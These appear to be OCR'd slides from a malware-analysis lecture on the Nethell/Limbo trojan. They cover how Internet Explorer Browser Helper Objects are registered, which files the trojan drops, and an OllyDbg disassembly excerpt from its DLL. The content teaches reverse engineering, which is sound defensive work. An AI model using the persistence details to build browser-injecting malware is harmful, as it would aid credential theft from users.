
Nethell / Limbo


- Browser Helper Object (BHO)
  - COM object that is loaded by Internet Explorer (*\HKLM\SOFTWARE\Windows\CurrentVersion\Explorer\Browser Helper Objects*)
  - Files are referenced in *\HKLM\SOFTWARE\Classes\CLSID\{$CLSID}\InprocServer32*
  - Popular examples: Acrobat add-in, Google Toolbar, ...
  - Can register to several browser events


Nethell / Limbo

- Drops several files under %Windir%\system32\
  - lm.dat and alog.txt
  - BHO with varying name (e.g. gcomd32.dll)
- Analyze with OllyDbg
  - Easiest way: Infect IE, attach with Olly and analyze


- [CPU - main thread, module gcomd32]
File View Debugger Plugins DaFixed Options Window Help
Paused
Address Hex dump Disassembly Comment
20001CC1 E8 48A40000 CALL 2000C10E
20001CC6 EB 27 JMP SHORT 20001CEF
20001CC8 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
20001CCB 3BC6 CMP EAX,ESI
20001CCD 0F84 F5000000 JE 20001DC8
20001CD3 8B08 MOV ECX,DWORD PTR DS:[EAX]
20001CD5 8D55 F0 LEA EDX,DWORD PTR SS:[EBP-10]
20001CD8 52 PUSH EDX
20001CD9 50 PUSH EAX
20001CDA FF51 78 CALL DWORD PTR DS:[ECX+78]
20001CDD 8B45 F0 MOV EAX,DWORD PTR SS:[EBP-10]
20001CE0 8D4D E8 LEA ECX,DWORD PTR SS:[EBP-18]
20001CE3 8945 0C MOV DWORD PTR SS:[EBP+C],EAX
20001CE6 8D45 0C LEA EAX,DWORD PTR SS:[EBP+C]
20001CE9 50 PUSH EAX
20001CEA E8 9EA30000 CALL 2000C08D
20001CEF 57 PUSH EDI
20001CF0 6A 01 PUSH 1
20001CF2 68 90870120 PUSH 20018790 ASCII "C:\WINDOWS\system32\lm.dat"
20001CF7 8D4D D4 LEA ECX,DWORD PTR SS:[EBP-2C]
20001CFA 32DB XOR BL,BL
20001CFC E8 D1B70000 CALL 2000D4D2
20001D01 8D4D D4 LEA ECX,DWORD PTR SS:[EBP-2C]
20001D04 C645 FC 03 MOV BYTE PTR SS:[EBP-4],3
20001D08 E8 6EB90000 CALL 2000D67B
20001D0D 85C0 TEST EAX,EAX
20001D0F BF 70600120 MOV EDI,20016070 ASCII "nolog"
20001D14 0F84 82000000 JE 20001D9C
20001D1A 8A45 0F MOV AL,BYTE PTR SS:[EBP+F]
20001D1D 6A 00 PUSH 0
20001D1F 8D4D C4 LEA ECX,DWORD PTR SS:[EBP-3C]
20001D22 8845 C4 MOV BYTE PTR SS:[EBP-3C],AL
20001D25 FF15 F4300120 CALL DWORD PTR DS:[200130F4] MSVCP60.?_Tidy@?$basic_string@DU?$char_t
20001D2B C645 FC 04 MOV BYTE PTR SS:[EBP-4],4
20001D2F 57 PUSH EDI
20001D30 8D4D D4 LEA ECX,DWORD PTR SS:[EBP-2C]
20001D33 E8 4AB80000 CALL 2000D582
20001D38 8BF0 MOV ESI,EAX
20001D3A 85F6 TEST ESI,ESI
20001D3C 74 4F JE SHORT 20001D8D
20001D3E 8D45 C4 LEA EAX,DWORD PTR SS:[EBP-3C]
20001D41 8BCE MOV ECX,ESI
20001D43 50 PUSH EAX
20001D44 E8 05B70000 CALL 2000D44E
